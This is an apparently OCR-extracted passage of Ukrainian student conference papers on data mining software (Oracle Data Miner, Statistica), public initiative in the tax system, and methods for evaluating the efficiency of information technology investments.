


Рис. 2. Переваги Oracle Data Mining перед традиційним аналізом даних

Інтерфейс користувача Oracle Data Miner створює прогностичні моделі, які розробники додатків можуть інтегрувати в додатки для автоматизації виявлення та розповсюдження нових бізнес-аналітичних прогнозів, шаблонів і відкриттів на всьому підприємстві.

Застосовувані в графічному інтерфейсі користувача (GUI) засоби Oracle Data Miner процеси інтелектуального аналізу даних не тільки визначають належний порядок операцій і виконують всі перетворення

даних, які вимагаються відповідно до алгоритма, але також мають інтелектуальні налаштування і варіанти оптимізації всіх параметрів. Ці параметри, тим не менш, можна розкрити з метою модифікації встановлених за замовчуванням значень.




Рис. 3. Приклад побудованої моделі в середовищі Oracle Data Miner

Процес побудови моделі включає в себе оцінку моделі, коли це необхідно, а також ряд методів тестування, включаючи ROC-аналіз (Receiver Operating Characteristics - ROC) для класифікації і графік залишків для регресії.

Процес побудови моделі «запам'ятовує» всі перетворення даних і значення параметрів, тому, коли підходить час оцінки даних по оптимальній моделі, метадані побудови передаються в процес застосування моделі для автоматичного виконання.

Oracle Data Miner здатний приймати в якості вхідних даних безліч таблиць або уявлень, а також виконувати відповідні з'єднання і перетворення, необхідні для моделювання. ODM вміє інтелектуально аналізувати транзакційні дані і вкладені таблиці даних. Завдяки керуванню агрегацією, перетвореннями і підготовкою даних в межах бази даних, розгортання моделі і розробка додатків прискорюються.

При виконанні в графічному інтерфейсі Oracle Data Miner операції тієї чи іншої процедури генерується код на PL/SQL, що дозволяє вмістити побудову, тестування або застосування прогнозуючої моделі

для виконання в іншому середовищі Oracle Database. Після отримання доступу до коду за допомогою JDeveloper або SQLDeveloper його можна використовувати в створенні того чи іншого додатки. Таким чином, модель, побудована і оптимізована на одній системі, може бути застосована до даних в якості компонента додатка на інший системі.

В свою чергу компанією StatSoft була розроблена система Statistica Data Miner, що реалізує процес Data Mining. Дана система спроектована та реалізована як універсальний і всебічний засіб аналізу даних(від взаємодії з різними базами даних до створення готових звітів), що реалізує так званий графічно-орієнтований підхід.

Statistica Data Miner – це:

- великий набір готових рішень;
- зручний користувацький інтерфейс, повністю інтегрований з MS Office;
- потужні засоби розвідкового аналізу;
- повністю оптимізований пакет для роботи з величезними обсягами інформації;
- гнучкий механізм керування;
- багатозадачність системи;
- швидке та ефективне розгортання;
- відкриту COM архітектуру, необмежені можливості автоматизації і підтримки користувацьких додатків.

Серцем Statistica Data Miner є браузер процедур, що містить більше 300 основних процедур, спеціально оптимізованих під задачі Data Mining, і засобів логічного зв'язку між ними і керування потоками даних, що дозволяють конструювати власні аналітичні методи [1].

Засоби аналізу даної платформи можна розбити на п'ять основних класів:

- General Slicer/Dicer and Drill+DownExplorer – розмітка/розбиття та поглиблений аналіз. Набір процедур, що дозволяють розбиття та групування змінних, обчислення описової статистики, побудова дослідницьких графіків і т.д.
- General Classifier – Класифікація. Statistica Data Miner включає в сеюе повний пакет процедур класифікації, в тому числі, узагальнені лінійні моделі, дерева класифікації, регресійні дерева, кластерний аналіз.
- General Modeler/Multivariate Explorer – узагальнені лінійні, нелінійні і регресійні моделі. Даний елемент містить лінійні, нелінійні, узагальнені регресійні моделі і елементи аналізу дерев класифікації.

- General Forecaster – прогнозування. Включає в себе моделі ARIMA, сезонні моделі ARIMA, спектральний аналіз Фур'є, сезонна декомпозиція, прогнозування за допомогою нейронних мереж.

- General Neural Networks Explorer – Аналіз нейронних мереж.

Компанія StatSoft знайшла вихід з цієї ситуації: даний пакет можуть використовувати як професіонали, так і користувачі, що володіють невеликими досвідом і знаннями в аналізі даних і математичній статистиці. Для цього крім загальних методів аналізу були вбудовані готові закінчені (сконструйовані) модулі аналізу даних, призначені для вирішення найбільш важливих і популярних завдань: прогнозування, класифікації, створення правил асоціації і т.д. [1,7].

Висновки. За підсумками проведеного дослідження ми бачимо, що Data Mining – це напрямок аналізу даних, що стрімко розвивається. Компанія Oracle зі своїм продуктом Data miner, який є складовою Oracle Advanced Analytics, надає користувачам можливість працювати з усіма необхідними методами розширеної аналітики. Основною перевагою Oracle Data Miner над іншими є інтегрована робота безпосередньо на базі даних Oracle, що націлена на безпеку, масштабованість і управління даними. Застосування методів Data Mining за допомогою сучасних програмних засобів дає змогу проводити обробку великих об'ємів даних, аналізувати їх та знаходити приховані залежності.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Большаков П.С., «Возможности Statistica Data Miner» – URL: http://images.nature.web.ru/nature/2003/04/11/0001193684/04.pdf (Дата звернення: 11.08.2019)

2. Зелінська С.А, «Вивчення технологій і засобів інтелектуального аналізу даних» –URL : http://ps.stateuniversity.ks.ua/file/issue_80/part_2/51.pdf (Дата звернення: 07.07.2019)

3. Марченко О.О., Россада Т.В., «Актуальні проблеми Data Mining» – URL: http://csc.knu.ua/media/filer_public/38/03/3803002b-e068-4a08-8a6c-a4edc183892a/datamining20170917.pdf (Дата звернення: 15.08.2019)

4. Редич О.В. Інформаційно-аналітичні технології в оподаткуванні: навчальний посібник / О.В. Редич. – Ірпінь : Університет ДФС України, 2018. – 438 с. с. 267-275.

5. Фісун М. Т. Порівняльний аналіз засобів Data Mining у СКБД SQL SERVER та ORACLE / М. Т. Фісун, Є. О. Давиденко, О. М. Крайник // Проблеми інформаційних технологій. - 2016. - № 1. - С. 231-238. - URL: http://nbuv.gov.ua/UJRN/Pit_2016_1_28 (Дата звернення: 05.07.2019)

6. Матеріали з офіційного сайту Oracle: URL https://www.oracle.com/ru/corporate/features/power/_(Дата звернення: 05.07.2019)

7. Інформаційні ресурси Інтернет з тематики інформаційно-аналітичних платформ: URL: https://csltd.com.ua/products/csbi_analytical_system (Дата звернення: 06.08.2019)

8. Забишний О.О. Аналітична система оцінювання інтегральних критеріїв діяльності ДФС України з використанням платформи Oracle Apex / Забишний О.О., наук. кер. Редич О.В.// Збірник статей здобувачів вищої освіти другого (магістерського) рівня ННІ інформаційних технологій. – Ірпінь: УДФСУ, 2018. – С.19-25.

Філоніч Володимир Володимирович,
студент групи КМІ-18-1
ННІ інформаційних технологій
Науковий керівник:
Кузнецов Микола Іванович

ГРОМАДСЬКА ІНІЦІАТИВА В ПОДАТКОВІЙ СИСТЕМІ ТА ДЕРЖАВНО-УПРАВЛІНСЬКИХ РІШЕННЯХ

***Анотація**. У статті висвітлюється питання громадської ініціативи в податковій системі та державно-управлінських рішеннях, проблеми здійснення громадської ініціативи, та в цілому роль громадської ініціативи.*

PUBLIC INITIATIVE IN THE TAX SYSTEM AND PUBLIC ADMINISTRATION DECISIONS

***Annotation**: The article covers issues of public initiative in the tax system and public administration decisions, problems of implementation of public initiative, and in general the role of public initiative.*

Актуальність теми. Проблеми здійснення громадської ініціативи за допомогою інформаційних технологій в сферах податкової системи та державно-управлінських рішеннях, та стимулювання громадської ініціативи.

Аналіз останніх досліджень та публікацій. Науковці вважають, що громадянська ініціатива (активність) – це структурно-змістовна якість особистості, яка утворюється та формується на основі особистих ціннісних благ, враховуючи цінності суспільства і правові норми й вимоги держави, скеровує діяльність, поведінку, спілкування людини, як одного із членів соціального, на утворення світу громадянського взаємозв'язку та відображає аспект інституціональної взаємодії з владою. Громадянська ініціатива розглядається як одна з форм соціальної активності суб'єктів, яка має на меті впливати на прийняття соціально-політичних рішень та реалізацію своїх інтересів. Активність може обмежуватися виконанням деяких правил, та може бути скерована на мобілізацію та солідаризацію навколо певної мети чи ідеї. Основними складовими громадянської ініціативи є: інтерес до суспільної і громадської роботи, організаторські здібності, ініціативність, вимогливість до себе, відповідальність за виконання громадських доручень, готовність допомагати іншим.

Головні сфери прояву громадянської ініціативи:

– соціально-комунікативна;

– громадська;

– суспільно-політична.

Формування громадянської ініціативи поділяється на такі складові: встановлення громадянської компетентності і відповідальності у надбанні досвіду участі у громадському житті, ставлення громадянина до інститутів влади і політичної системи, вивчення і засвоєння демократичних настанов та цінностей, ставлення громадянина до самого себе і до інших людей[6].

Більшість науковців виділяють такі функції громадянської ініціативи:

– здійснення впливу на рішення, які приймаються в суспільстві;

– участь у розробці законів або розпоряджень; зміна або відхилення правових актів;

– артикуляція групових та суспільних інтересів;

– самовдосконалення[6].

Актуальною проблемою, для суспільств, що трансформуються та мають певні перешкоди у розвитку громадської ініціативи, є проблема її стимулювання. Для того щоб, стимулювати громадянську ініціативу потрібно запроваджувати на державному та/або законодавчому рівні різні програми і проекти; передаючи деякі владні права на

місцевий та регіональний рівень (тобто створити процедури прямої демократії)[1]. Аналіз нормативно-правового забезпечення взаємодії інститутів громадянського суспільства та органів державної влади показав, що основними законодавчо унормованими механізмами громадської участі у формуванні та реалізації державно-управлінських рішень в Україні є:

– доступ до публічної інформації;

– звернення;

– проведення громадських експертиз;

– участь у громадських слуханнях, вивченні громадської думки, громадських радах та інших дорадчо-консультативних органах при органах влади, у прийнятті рішень у сфері регуляторної політики.

Громадський контроль за прийняттям та виконанням рішень, передача певних владних повноважень місцевому співтовариству сприяє формуванню відкритого суспільства. Такий підхід дозволить зменшити суспільні перешкоди для артикуляції та агрегація інтересів, політичної комунікації. Це надає можливість виявляти проблеми, попереджувати конфлікти, та взагалом забезпечити стабільність політичної системи. Однією з умов появи та здійснення громадянської ініціативи є наявність адекватних інституціональних умов. У сучасній Україні, ще не створено таких умов та вони не набули завершеного характеру. Так, існуюча законодавча база (Конституція України, Закони України «Про політичні партії в Україні», «Про громадські об'єднання», «Про місцеве самоврядування в Україні», «Про звернення громадян», «Про всеукраїнський референдум» тощо) лише частково підтримує можливості громадян щодо участі у прийнятті рішень, у визначенні стратегії розвитку громад[5].

В той час відсутність повністю сформованого законодавчого унормування проведення громадського контролю, недосконалий механізм реалізації прав громадян на звернення, обмежений вплив громадських рад на прийняття державно-управлінських рішень, недосконале правове регулювання процедур консультацій з громадськістю в процесі підготовки проектів нормативно-правових актів та інші недоліки нормативно-правової бази у досліджуваній сфері вказують на неповноцінно розкритий потенціал результативної взаємодії громадськості з органами державної влади[1].

Мета дослідження. Наукове обґрунтування необхідності здійснювати громадську ініціативу в сферах податкової системи та державно-управлінських рішеннях.

Результат дослідження. Громадянська ініціатива, незважаючи на взаємовигідну співпрацю з органами влади на початку впровадження податкової політики, не змогла стати рівноправним партнером в сфері податкової системи. Громадянська ініціатива могла бути корисною для інтересів податкових органів.

На практиці більшість громадянських ініціатив пов'язують із питаннями функціонування громадянського суспільства на рівні громади та об'єднання громадян і вирішення питань безпеки та впорядкованості громадських заходів.

Термін «громадянська ініціатива(активність)» в сьогоденні має досить широке використання у політичній практиці як громадських організацій, так і окремих ініціативних груп свідомих громадян. Її можуть розглядати як спосіб спільного управління (collaborative governance), що пов'язаний із виробленням взаємно зрозумілих орієнтованих рішень усіма зацікавленими сторонами за ініціативної підтримки з боку органів влади, або ж як колективні заходи громадян, спрямовані на надання місцевих суспільних благ або послуг (наприклад, щодо впорядкованості та безпеки) в рамках своєї вулиці, району або міста, де громадяни самі вирішують питання стосовно цілей та засобів реалізації їхнього проекту за підтримки або сприяння місцевої влади[3].

Завдяки різного спрямування «політики» розгалуженої мережі громадських організацій, вона традиційно розглядається як ознака демократичного суспільства. Насамперед це зумовило швидке зростання громадських організацій. Так, у 2011 році в Україні було зареєстровано 55113 громадських організацій, а станом на 01.01.2018 р. – вже 80500 (рис. 1).




Рис. 1. Загальна динаміка кількості громадських організацій в Україні у 2011-2018 рр.

Окрему динаміку зростання громадських організацій відображено у таблиці 1.

Таблиця 1

Зростання кількості об'єднань громадян в Україні у 2008—2012 рр.[5]

Об'єднання громадян	2008	2009	2010	2011	2012
Громадські організації та їхні осередки	54862	59321	63899	67696	71767
Профспілки та їхні місцеві об'єднання	20405	22678	24649	26340	27834
Благодійні організації	10988	11660	12267	12860	13475
Об'єднання співвласників багатоквартирних будинків	6848	8549	10329	11956	13872
Органи самоорганізації населення	—	—	1152	1210	1306

Джерело: за даними ЄДРПОУ Державної служби статистики України

Основні проблеми, якими займаються громадські організації зображено на рис.2. Для їх вирішення громадські організації використовують різні засоби: від збору підписів до створення веб-сайтів та груп в соціальних мережах.



Рис. 2. Проблеми, на вирішення яких спрямована діяльність громадських організацій.

Попри наявність великої кількості громадянських організацій в українському суспільстві, процес розвитку інститутів громадянського суспільства, формування свідомого та активного громадянина характеризується певною відстороненістю населення від прийняття рішень, неготовністю брати на себе зобов'язання та відповідальність, небажанням владних органів співпрацювати та залучати громадськість до вироблення політики розвитку територій. Таким чином, влада повинна усвідомити, що необхідно спростити процедуру реалізації

громадянської ініціативи та робити все можливе аби подолати закритість громадян у прийнятті рішень[5].

Науковці вважають, що подолати ці перешкоди можливо, шляхом системної або цілісної стратегії, тактичними кроками якої є розробка соціальних технологій активізації державної політики з розвитку інституціональної системи громадянського суспільства; пошук і обґрунтування адекватних сучасному етапу розвитку українського суспільства принципів стимулювання індивідуальних і колективних форм громадянської ініціативи, а саме демократичної спрямованості, відкритості і гласності, толерантності, патріотизму, технологічності [2].

Роль громадянської ініціативи в розвитку суспільства є підвищення ефективності діяльності органів влади. Однак, що саме необхідно зробити, щоб заохотити громадян до активної участі. Для цього потрібно створити систему, яка буде повністю задовольняти потреби громадян з урахуванням проблем громадянської ініціативи та можливим вирішенням деяких проблем. На державному ж рівні потрібно створити максимально комфортну атмосферу для здійснення громадських ініціатив, впровадженням нових законодавчих актів або доопрацьовувати уже наявні, що допоможе розвивати громадську активність, а й можливо вивести її на новий рівень.

Дослідження особливостей реалізації громадянської ініціативи в сучасній Україні дозволяє відмітити безумовне збільшення громадянських ініціатив, показника посилення самостійно організованого капіталу громадянського суспільства в сучасній Україні; широкий спектр проблематики появи ініціатив з використанням соціальних мереж та залученням різноманітних інтернет-ресурсів; підвищення впливу ініціативи для утворення системи цінностей українців у сенсі відтворення досвіду прийняття рішень. Також можна констатувати незавершеність створення інституціонального аспекту для ефективної імплементації ініціатив громадян, що значно обмежує здатність впливати на формування стратегічних напрямів розвитку суспільства, та звичку населення притримуватися пасивності та відстороненості від процесів розробки, прийняття та реалізації управлінських рішень, контролю над виконанням процесів[4].

Висновки. Проведене дослідження підводить до таких висновків щодо ролі громадської ініціативи в сферах податкової системи в Україні. Громадська ініціатива повинна мати право:

1) проаналізувати громадську думку щодо стану, основних проблем та перспектив розвитку податкової системи держави;

2) визначити рівень інформованості суспільства щодо стану реформування податкової системи та мати можливлість допомогти у розв'язанні деяких проблем;

3) створити сприятливі умови взаємодії інститутів громадянського суспільства з ДФС України з розв'язання найважливіших питань і прийняття управлінських рішень у сфері податкової системи;

4) розвивати мережу недержавних громадських організацій, стимулювати їх до взаємодії з органами виконавчої влади, місцевого самоврядування шляхом розробки програм консультування на етапах вироблення політики, її оцінювання;

5) впливати на рівень громадянської активності у разі взаємодії держави та суспільства.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Акімов Д. І. Стимулювання громадянської активності в українському суспільстві як проблема соціоінженерної діяльності.: дис... канд. наук: 22.00.04 [Електронний ресурс] / Акімов Дмитро Ігорович. – Х., 2004.URL : http://www.lib.ua-ru.net/diss/cont/335925.html.

2. Афонін Е.А., Гонюкова Л.В., Войтович Р.В. Громадянська участь у творенні та здійсненні державної політики. – К.:Центр сприяння інституційному розвитку державної служби, 2006. – 160 с.

3. Бабінов Ю.О., Чемшит О.О., Шрейцер В.Ф. Громадянське суспільство та демократія участі. – Севастололь: Вид-во Сев НТУ, 2006. – 418 с.

4. Балакірєва О. М. Суспільно-політичні настрої населення України: оцінки поточної ситуації, рівень довіри, електоральні орієнтації та показники громадянської активності: березень 2014 р. / О. М. Балакірєва, Д. А. Дмитрук // Український соціум. – 2014. – №1(48). – С. 119–147.

5. Кіндратець О. М. Громадянська активність як умова демократизації суспільства / О. М. Кіндратець // Гуманітарний вісник ЗДІА. – Випуск 38, 2009. – С. 118-125.

6. Степаненко В. Проблеми формування громадянського суспільства в Україні: інститути, практики, цінності[Електронний ресурс] URL: http://isoc.com.ua/institute/St2.doc.

Юхман Катерина Іванівна,
студентка групи КМІ-18-1
ННІ інформаційних технологій
Науковий керівник:
Погорєловська І.Д.,
к.е.н., доцент

МЕТОДИ ОЦІНКИ ЕФЕКТИВНОСТІ ЗАСТОСУВАННЯ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ

У роботі проаналізовано методи оцінки ефективності застосування інформаційних технологій у діяльності підприємств; зроблено висновки про необхідність розробки методології для комплексної оцінки ефективності впровадження та використання інформаційних систем

Ключові слова: *впровадження інформаційних систем, методи оцінки, ефективність інвестицій, промислові підприємства.*

The methods of estimation of efficiency of application of information technologies in the activity of enterprises are analyzed in the work; conclusions were drawn on the need to develop a methodology for comprehensive assessment of the efficiency of implementation and use of information systems

Keywords: *implementation of information systems, evaluation methods, the efficiency of investment, industrial enterprises.*

Постановка проблеми. Інформаційні технології для багатьох суб'єктів господарської діяльності є елементом забезпечення їх комерційно-виробничого функціонування та конкуренції на ринку, вони також визначають ринкову вартість компанії, формують імідж і престиж серед партнерів та клієнтів. Водночас, впровадження сучасних інформаційних технологій пов'язане із значними інвестиціями, що потребує обґрунтування ефективності цих інвестицій. З іншого боку, щоб планувати ІТ-бюджет на основі реальних комерційних показників, необхідно знати статті витрат і чинники, які їх формують. Враховуючи все це, завдання пошуку методів адекватної формалізованої оцінки ефективності впровадження і використання інформаційних систем та технологій на підприємстві є актуальним.

Метою написання статті є аналіз та систематизація сучасних методів оцінки ефективності застосування інформаційних систем та визначення їх переваг і недоліків.

Виклад основного матеріалу. Проведений аналіз літератури [1], [2], [3], [4], [5], [6], [7], [8] показує, що закордонні та вітчизняні вчені напрацювали різноманітні підходи до оцінювання результатів впровадження інформаційних систем. Кожному з них притаманні певні переваги, недоліки, особливості застосування, обсяг необхідних вхідних даних, рівень обґрунтованості та достовірності результатів. При цьому загальновизнаним є розподіл пропонованих методів і моделей на фінансові, якісні та ймовірнісні (рис. 1).

Зокрема, до фінансових методів належать розрахунок: чистого приведеного доходу (NPV), внутрішньої норми прибутковості (IRR), окупності інвестицій (ROI), терміну окупності проекту (Payback Period), повної вартості володіння (TCO), економічної доданої вартості (EVA) [1].



Рис.1. Класифікація методів оцінки ефективності модернізації ІС*

*Узагальнено автором

Якісні методи оцінки результатів впровадження інформаційних систем, як визначено у роботі включають збалансовану систему показників (BSC), внутрішню норму прибутковості (BITS), управління портфелем активів (PM), швидке економічне обґрунтування (REJ), інформаційна економіка (IM), сукупний економічний ефект (TEI) [1].

У роботі Плескач В.Л. запропоновано виокремлювати якісні та кількісні показники застосування інформаційних технологій у діяльності підприємств та застосовувати критерій відношення між витратами і тим, як задовольняються інформаційні потреби користувачів [4]:

$$K = W - Z,$$

де W - вартісна оцінка задоволення інформаційних потреб користувачів;

Z - витрати на розроблення і функціонування технології обробки даних:

$$Z = Zr + E + Ze + Zm,$$

де Zr - одноразові витрати на розроблення, налагодження, впровадження технології, купівлю обладнання, навчання персоналу;

E - коефіцієнт ефективності капітальних вкладень;

Ze - експлуатаційні витрати, пов'язані з роботою щодо обраної технології;

Zm - витрати на адаптацію обраної технології.

Там же зазначено, що важливим є показник функціональної повноти (F), що показує відношення області автоматизованої обробки інформації (Qa) до області обробки інформації для функціонування всієї системи управління Qi:

$$F = Qa / Qi$$

До показників якості інформаційних технологій включають також показник надійності. Функціональна надійність відображає здатність ІТ реалізувати функції програмно-технічного забезпечення, а адаптивна - це властивість ІТ реалізувати свої функції під час змін у допустимих межах [4]:

$$Kab = tb / (tb + tbn,),$$

де tb - середній час між відмовами;

tbn - середній час відновлення після відмов.

Проведений аналіз свідчить, що до показників якості відносять також показник своєчасності обробки інформації (Kcb), який визначається за формулою[5]:

$$Kcb = Nt / (Nt + N\Delta t),$$

де Nt - кількість значень показників, розроблених у межах ІТ протягом певного часу;

$N\Delta t$ - кількість значень показників, отриманих за межами планового терміну їх представлення.

Визначення ефективності впровадження ІС не буде повним, якщо не проаналізувати технологічні, структурні, психологічні ризики, оскільки робота з їх мінімізації пов'язана з додатковими витратами часових, фінансових та людських ресурсів [6].

Кожна з вищеописаних груп має як сильні, так і слабкі сторони, і її застосування доцільне у відповідних умовах з урахуванням поставлених завдань, наявних ресурсів, вимог до отримуваних рішень. Так, врахування лише фінансових показників залишає без уваги довгострокові організаційні, інфраструктурні, соціально-психологічні і їм подібні результати. Ймовірносно-статистичні методи передбачають і вимагають наявності достовірних вхідних даних, однак необхідні значні за обсягами масиви інформації, особливо, якщо це стосується компанії-конкурентів, стану ринків, переваг споживачів, часто є недосяжними. Збір статистики стає важко виконуваною, громіздкою, затратною за фінансовими, часовими, людськими ресурсами, задачею, особливо для вузьких, специфічних галузей бізнесу й господарської діяльності. Труднощі виникають внаслідок необхідності прогнозування в умовах нерепрезентативності вибірок, невпевненості в справедливості окремих наявних оцінок [1].

Для визначення сукупної вартості володіння інформаційною системою застосовується методика, яку розробили компанія Interpose (http://www.interpose.com) разом з фірмою Microsoft (http://www.microsoft.com). У відповідності з цією методикою загальні витрати пов'язані з використанням інформаційних технологій розподіляються на дві групи: прямі і непрямі [8].

У загальному випадку прямі витрати включають три основні складові:

- основні витрати: створення ІС; устаткування – сервери, клієнтські місця, периферія, мережні компоненти; програмне забезпечення; додатки, утиліти; відновлення (модернізація);

- експлуатаційні витрати: керування завданнями (мережею, системою, масивами пам'яті); підтримка працездатності системи – персонал, довідкова служба, навчання, закупівля, підготовка контрактів на підтримку системи; розробка інфраструктури та бізнес-додатків;

- інші витрати: створення комунікацій – глобальні мережі, взаємодія з постачальниками сервісу, дистанційний доступ, Інтернет, доступ клієнта; управління і підтримка – аутсорсинг, супровід [7].

Непрямі витрати – це видатки на контроль, відправлення й одержання пошти, телефонні розмови, уведення інформації, переклади, видатки на приміщення, втрати від планових і позапланових простоїв, комунальні послуги та підтримку адміністративного і конторського персоналу [8].

Модель сукупної вартості володіння ІС дозволяє структуризувати видатки та відкриває перспективи для їх скорочення, тому що вони в основному пов'язані з працезатратами на управління процесами, навчання й операції з інструментальними засобами. І в залежності від обсягів цих витрат та співвідношення між ними визначається стратегія зменшення сукупної вартості володіння. Аналіз загальної вартості володіння інформаційними технологіями дозволяє проаналізувати загальну вартість володіння у розрахунку на один персональний комп'ютер і порівняти її з середньою по галузі [8].

Фахівці компанії Interpose також відзначають, що при аналізі структури видатків не враховується той факт, що зростання витрат веде до пропорційного підвищення ефективності роботи співробітників і гнучкості, а надмірна економія (наприклад, на навчанні), навпаки – до збільшення часу простоїв і числа звернень за технічною підтримкою. У наших умовах, коли в офісах все ще використовується неліцензійне програмне забезпечення, ця модель буде працювати не зовсім коректно. Складно визначити, яким чином зменшити вартість володіння інформаційними технологіями, якщо не відомо, з чого вона складається. Але з інтеграцією України до світової спільноти, з ростом правової відповідальності питання оцінки загальної вартості інформаційними технологіями стає все більш актуальним [6].

